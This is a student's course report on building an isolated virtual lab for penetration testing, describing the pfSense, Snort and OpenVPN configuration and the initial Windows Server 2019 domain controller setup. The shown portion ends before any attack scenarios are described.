MINISTRY OF EDUCATION OF THE REPUBLIC OF MOLDOVA
TECHNICAL UNIVERSITY OF MOLDOVA

FACULTY OF COMPUTER ENGINEERING,
INFORMATICS AND MICROELECTRONICS

Report

For Individual Work

Discipline: Technology ale securității informaționale

Subject: Virtual Vulnerable Homelab

Completed by: Copusciu Artiom

Chișinău – 2025

1. Introduction

The goal of this project is to model and analyze a typical small business IT infrastructure in an isolated virtual environment. The primary objective is to create a virtualized corporate network that includes critical components such as a domain controller, web server, workstations, and a firewall and intrusion detection system (IDS/IPS).

After the virtual environment is built, penetration testing will be conducted using specialized tools to identify security vulnerabilities. Measures to mitigate these vulnerabilities will then be proposed and implemented, with their effectiveness re-verified.

The project consists of two logical zones:

- Protection zone - simulates the corporation infrastructure (servers, clients, protection mechanisms);
- Attacker Zone - Contains tools and environments for attack simulation.

VirtualBox and specialized software (Windows Server, Kali Linux, pfSense, etc.) are used to build the infrastructure. The report details the setup steps for each system element, the attack scenarios used, and the corresponding security measures.

2. Physical host infrastructure

The foundation of the virtualized environment is a physical host on which all the project's virtual machines are deployed. VirtualBox was chosen as the hypervisor due to its cross-platform nature, ease of setup, and support for various network configurations.

Host characteristics:

- Host operating system: Windows 11 Pro
- Processor: AMD Ryzen 5 3600
- RAM: 16 GB
- Hard drive: 1 TB SSD
- Hypervisor: VirtualBox 7.0 with Extension Pack installed

Installed components:

- VirtualBox Extension Pack: Adds support for USB 2.0/3.0, virtual networks, PXE boot, RDP, and more.

Network adapters:

- Host-only — for isolating the corporate/attacker network

Bridged - for accessing the external network and simulating additional attacks.

pfSense Virtual Adapters: LAN, WAN, OPT1

Network configurations:

To simulate a segmented corporate network and implement access restrictions, separate virtual subnets were created:


192.168.50.0/24 — Corporate network (servers, workstations)

192.168.20.0/24 — Attacker network

pfSense acts as a router between segments and also implements firewall and IPS functions.

3. Network topology/network infrastructure


Network infrastructure is the foundation for designing any enterprise. To simulate a real enterprise, we created and configured a virtual network that mirrors the structure of a small corporate enterprise. It consists of a router, a 2019 Windows Server, two Windows 10 workstations (one for administrator and one for developer), and an Ubuntu server running the corporate website. Our topology also includes attackers connected via a separate LAN interface (attack-net) and via OpenVPN for convenience, productivity, and a more diverse simulation of attacks on the corporate network.




The foundation and center of the entire network is pfSense. This is a free operating system used on real routers, based on FreeBSD OS. In our case, it's an operating system installed on a virtual machine, which we'll get to later.

All other virtual machines are connected. In this topology, pfSense acts as both a router and a firewall, controlling all traffic between devices and subnets.


In VirtualBox, we configured three adapters for pfSense. The first is a bridge adapter. This allows the virtual machine to access an IP address from the host's shared network. This was done for ease of use.



The next adapter we need to use is the Internal Network. This adapter will be responsible for the corporate internal network, to which all devices will be directly connected. The name of this network is intnet.



The last adapter we used was another internal network, but this time with a different name—attack-net. This network contains a machine running Kali Linux, which we need to test the entire network for security.



After configuring pfSense network settings in VirtualBox, we move on to configuring pfSense from the inside.

Setting up pfSense

After launching pfSense, the basic interfaces—WAN and LAN—are automatically configured. The WAN interface is the interface needed to connect the router directly to the internet. In our case, the connection goes through WAN -> Host_Computer -> Host -> Router.

LAN interface is an interface needed to connect devices from a local network.


During initial installation, pfSense by default offers the WAN and LAN adapters previously installed in VirtualBox. This is the window we see after the system installation:


Here we'll explore another interface that hasn't been described before: OPT1. This interface is required for working with OpenVPN, and we'll describe it a little later.

This screenshot shows that the WAN interface has an IP address of 192.168.1.20. This is because the WAN interface receives its IP address via DHCP from the home router and is a fully-fledged device on the home network. It's also clear that the LAN and ATTACK_NET are on different subnets. This will help us simulate attacks more realistically. Furthermore, if attacks are successful, we'll add firewall rules to prevent similar attacks in the future.


Now, to make working with pfSense more convenient, we will go to the Web-Interface, since working in the command line is problematic.

After authorization, we are taken to a page with basic information about the router and the status of its interfaces.






Here we see the firewall rules specified during the pfSense installation:




By default, the firewall rules allow all traffic on the local network, as well as connections from all devices on the local network to pfSense port 445 to access the web interface. Connections from other subnets will be automatically blocked, which is logical. Currently, there are only a few rules, designed to simulate misconfigurations of router settings that will be exploited in the future.




The attack_net network rules allow all traffic to pass to the LAN subnet. More rules will be added later.


Next, let's move on to Snort. Snort is software that functions as an IDS (Intrusion Detection System). It logs all connections to the LAN subnet from outside the network to monitor for possible intrusions into the internal network.



To prevent Snort from reacting to connections between computers on the local network, we create a rule for it.




The last thing left to clarify was OpenVPN. During our work, we realized that conducting all attacks from a single computer would be very problematic, so we decided the right solution would be to create a VPN server on pfsense for team productivity and connection diversity during attack simulations. Each team member could connect to this server from their own Kali machine and conduct attacks.



The server was configured according to all security requirements, using private and public and private certificates.

All that remains is to distribute their public certificates and OpenVPN configuration files to the entire team. To do this, we created user accounts in pfSense and generated their own public certificates for each of them.



4. Corporate zone

The Role of Windows Server in Enterprise Infrastructure

Windows Server is a server operating system from Microsoft designed for managing network resources, hosting applications, and providing various network services. In this project, Windows Server 2019 is used to create the core of a corporate network, simulating the infrastructure of a small and medium-sized business. The key components deployed on the server are Active Directory Domain Services (AD DS), DNS server, DHCP server, and Group Policy (GPO).


AD DS, or Directory Service, allows for centralized management of users, computers, groups, and other network objects, providing authentication and authorization to control access to domain resources, the primary structural unit of which in our case is corp.local. DNS Server, or Domain Name System, plays a critical role in an Active Directory environment by translating human-readable hostnames, such as windows-server.corp.local, into IP addresses, such as 192.168.50.10, and vice versa, which is necessary for locating domain controllers and

Other services. DHCP, or Dynamic Host Configuration Protocol, automates the assignment of IP addresses and other network parameters, such as subnet mask, default gateway, and DNS server addresses, to client computers on the network, simplifying administration. Finally, Group Policies (GPOs) are a powerful tool for centrally managing user and computer configurations, allowing you to configure security settings, deploy software, and enforce various restrictions. Deploying these roles on a single server acting as a domain controller is typical for small organizations and allows you to create a manageable and secure network environment.

1. Installing Windows Server 2019 in VirtualBox


The initial step for server deployment was downloading an ISO image of the Windows Server 2019 operating system from the official Microsoft website. Next, a new virtual machine was created in the Oracle VM VirtualBox virtualization environment. During creation, the operating system type was set to Microsoft Windows and the corresponding version—Windows 2019—was selected. Resources allocated to the virtual machine included 4 GB to 8 GB of RAM, which is recommended for comfortable operation of a server with multiple active roles, and a virtual hard disk of at least 100 GB, configured as a "dynamic virtual disk" to optimize disk space on the host machine.

After creating the virtual machine, the Windows Server operating system was installed. The virtual machine booted from a previously attached ISO image. The installation process included standard steps, such as selecting the system language, accepting the license agreement, and specifying the disk for OS installation.



2. Network setup


The initial network configuration for the Windows Server virtual machine was performed in the VirtualBox settings. The Internal Network connection type was selected for the network adapter (Adapter 1). This internal network was named (intnet), which allowed us to create an isolated network segment. Other virtual machines that are part of the corporate network will be connected to this segment in the future. The next critical step was assigning a static IP address to the domain controller. This operation was performed through the Control Panel, then Network and Internet, then Network and Sharing Center, and finally, Change adapter settings. In the IPv4 properties for the active network adapter, the following parameters were set, corresponding to the configuration of our corporate subnet 192.168.50.0/24: the IP address was set as 192.168.50.10; the subnet mask was 255.255.255.0; The default gateway is 192.168.50.1, which is the IP address of the LAN interface of the pfSense virtual router, which acts as the gateway for this network segment; and the preferred DNS server is 192.168.50.10, as this server will act as the primary DNS server for the domain being created. The alternate DNS server field was left blank at this stage of the configuration.



3. Installing roles: AD DS, DNS, DHCP

After completing the basic operating system setup and configuring static network settings, the Add roles and features wizard was launched through Server Manager. During the wizard, the following server roles were selected for subsequent installation: first, Active Directory Domain Services (AD DS), which is the primary role for creating and administering the domain structure; second, the DNS Server role, which is necessary for the correct functioning of Active Directory and ensuring name resolution in the domain (the installation wizard automatically offers to add this role when you select AD DS); and third, the DHCP Server role, designed to automatically assign IP addresses and other network settings to client machines on the corporate network.


All required components and dependencies for the selected roles were also marked for installation. After confirming the selection, the role installation process was launched. Once completed, to fully apply all changes and initialize the installed services, the server was rebooted.

